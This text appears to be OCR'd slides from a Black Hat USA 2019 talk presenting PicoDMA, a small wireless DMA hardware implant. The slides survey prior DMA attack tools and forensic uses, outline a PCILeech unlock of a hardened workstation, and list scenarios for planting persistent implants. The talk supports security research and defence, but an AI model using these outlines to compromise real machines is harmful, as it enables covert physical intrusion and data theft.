
BLACKHAT USA 2019



PICODMA: DMA ATTACKS AT YOUR FINGERTIPS

WHO WE ARE

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  - Former Principal Security Consultant with Matasano / NCC
  - Currently independent hardware researcher
- Joel Sandin (jsandin [at] gmail.com / @PartyTimeDotEXE)
  - Formerly Senior Security Consultant with Matasano / NCC
  - Currently a principal at Latacora (https://latacora.com) helping startups bootstrap their security practice

TALK AGENDA

- Background on DMA attacks
- Introduce PicoDMA: wireless DMA implant
- FPGA / DMA engineering deep dive
- Radio module hardware and software
- Demos, conclusions, future work

DMA ATTACKS

- Direct Memory Access (DMA): typically involve attacker that gains physical access to a device
- Attacker reads and writes physical memory through high speed expansion port (Thunderbolt, ExpressCard, more)
  - Can recover sensitive data from memory
  - Can backdoor target machine to read files, bypass authentication, more


SELECTED PREVIOUS WORK

- SLOTSCREAMER (2014) by Joe Fitz: USB3380 reference board -> stealthy DMA hardware implant
- Pcileech (2016+) by Ulf Frisk: remarkable DMA attack suite
- HPE iLO vulnerability research (2018+) Fabien Périgaud, Alexandre Gazet, Joffrey Czarny: groundbreaking research, PCILeech integration

This list only scratches the surface of interesting work in this space


PREVIOUS WORK: HID IMPLANTS

- Incorporate deception / wireless
- TURNIPSCHOOL + USB Ninja:
    - Masquerades as a cable!
- CactusWHID:
    - WHID Elite adding SIM800L
- Maltronics internal keylogger:
    - Tiny ($1cm^2$), persistent



NOT JUST FOR ATTACKERS


- DMA invaluable for forensics
- Use tools like Volatility and rekall to extract:
  - Memory contents of running processes
  - Open network connections, files
  - Much more



`pslist` example from rekall forensic blog

DMA ATTACK EXAMPLE (PCILEECH)

- Targeting hardened workstation
- BIOs reset to disable IOMMU
- Connect FPGA to M.2 slot
- Use PCILeech to patch memory and unlock machine



Excellent writeup at https://www.synacktiv.com/posts/pentest/practical-dma-attack-on-windows-10.html


RESEARCH GOALS

DMA CAPABLE HARDWARE IMPLANTS

- Develop small DMA-capable hardware device
  - Implant should be **persistent**
  - Incorporate **wireless** capabilities
  - Use off-the-shelf hardware
- PoC new attack and defense scenarios
- Provide low-cost building blocks for new applications

PICODMA INITIAL PROTOTYPE

- Tiny: *fits on a keychain*
- DMA-capable: 64-bit streaming reads, writes, and FPGA-enabled search
- PCILeech compatible!
- Commodity hardware



HIGHLY EMBEDDABLE

- Easy to install
- Fits in small places
- Only needs M.2 A/E key expansion slot (or adapter)
- Out-of-band access: no network access on target

DEPLOYING PERSISTENT WIRELESS DMA IMPLANTS

- Decoupling installation from exploitation allows:
  - **Interdiction attacks:** install small physical implant when target device is powered down and in transit
  - **Abuse physical access:** remote hands-and-eyes technician with temporary physical access installs implant
  - **Deploy prior to offboarding:** Attacker may have legitimate access to a system before reinstall
  - **Deploy during provisioning:** Remote forensics later

